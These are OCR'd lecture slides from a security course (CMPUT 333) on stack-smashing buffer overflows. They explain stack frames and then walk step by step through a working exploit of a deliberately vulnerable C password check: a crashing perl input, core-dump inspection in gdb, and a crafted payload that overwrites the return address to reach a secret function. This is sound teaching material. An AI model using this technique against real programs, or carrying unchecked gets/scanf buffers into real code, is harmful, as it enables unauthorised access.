
CMPUT 333

Buffer Overflows (Stack Smashing)


Memory Model



Source: http://www.drdobbs.com/security/anatomy-of-a-stack-smashing-attack-and-h/240001832

Calling Functions


```
int foobar(int a, int b, int c) {
    int xx = a + 2;
    int yy = b + 3;
    int zz = c + 4;
    int sum = xx + yy + zz;

    return xx * yy * zz + sum;
}

int main() {
    return foobar(77, 88, 99);
}
```



Source: http://eli.thegreenplace.net/2011/02/04/where-the-top-of-the-stack-is-on-x86/


Stackframe with Buffers

```
int main () {
      char s[8];
      gets(s);
   }
```



- What happens when we keep writing past the end of the buffer "s"?
- Where does the extra data end up?

Smashing the Stack



Note: There will be some data between the variables and the return address used for saving registers and/or for padding. In general, the exact amount may not always be possible to predict. The exploit must allow for this uncertainty.

Source: http://www.drdobbs.com/security/anatomy-of-a-stack-smashing-attack-and-h/240001832

Simple Stack Smashing Example

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>

static void show_secret() {
    printf("TOP SECRET!\n");
}
static int auth() {
    char password[10];
    printf("Enter the password:\n");
    scanf("%s", password);
    return (!strcmp(password, "cmput333"));
}
int main() {
    if (auth()) {
        printf("\nAccess granted!\n");
        show_secret();
    }  else
        printf("\nAccess denied\n");
}
```

Fixed-size variable on the stack

Reading input without considering the size of the buffer

Simple Stack Smashing Example

Steps

1. Try to crash the program by supplying long input
   - In this case trying with a sequence of ASCII bytes from 0x20 to 0x7E

```
root@cs333fw                >perl -e 'print pack("C*",0x20..0x7E) ."\n"' | ./example
Enter the password:
Segmentation fault (core dumped)
```

2. Then, inspect the core dump
   - In order to get core dumps you need to run**: "ulimit -c unlimited"**

```
root@cs333fw                >gdb ./example core
GNU gdb 6.5
Copyright (C) 2006 Free Software Foundation, Inc.
Core was generated by `./example'.
Program terminated with signal 11, Segmentation fault.
#0  0x403f3e3d in ?? ()
(gdb)
```

   - You will get the contents of the Program Counter (this is what the return address was overwritten with).
   - So, if we want to put our own address there we can provide input that includes 0x20..0x3c and then the address of where we want the program to jump to.

Simple Stack Smashing Example

Steps

3. Find the address of the function we want the program to call

```
(gdb) print show_secret
$1 = {<text variable, no debug info>} 0x8048414 <show_secret>
(gdb) quit
```

4. Craft the input such that the return address gets overwritten with the address of the function

```
root@cs333:                >perl -e 'print pack("C*", 0x20..0x3c) . pack("V", 0x8048414). "\n"' | ./example
Enter the password:
TOP SECRET!
Segmentation fault (core dumped)
```

- The "secret" function was called without supplying the correct password.

Simple Stack Smashing Example

Notes

1. You should compile and run the steps on your Linux VM
2. If you were to use a 64-bit compiler instead (e.g. on the lab machines), the attack would need to be modified.
3. In reality this attack would be performed against a remote target instead of a local process and the goal would be to gain control over the target
4. Note that this example assumes that you have the exact same binary as the target, however, differences in compiler version and options may cause differences in the addresses and sizes of the structures involved
5. How can the exploit deal with such differences?
6. And what if you need to have the program execute your own code, e.g. to open a remote shell that you can connect to?

Finding Strings in an Executable

- To find all strings you can use the "strings" command
- GCC places constants in a section called ".rodata"
- You can use "objdump" to inspect different sections
  - option "--section" shows a particular section
  - option "--full-contents" shows all contents of the section without attempting to disassemble it
- Any code that prints a string constant must reference its address
- You can use objdump with option "--disassemble" to disassemble the executable
  - Then you can find where a particular address is being referenced

References and Extra Material

1. http://www.drdobbs.com/security/anatomy-of-a-stack-smashing-attack-and-h/240001832

2. http://insecure.org/stf/smashstack.html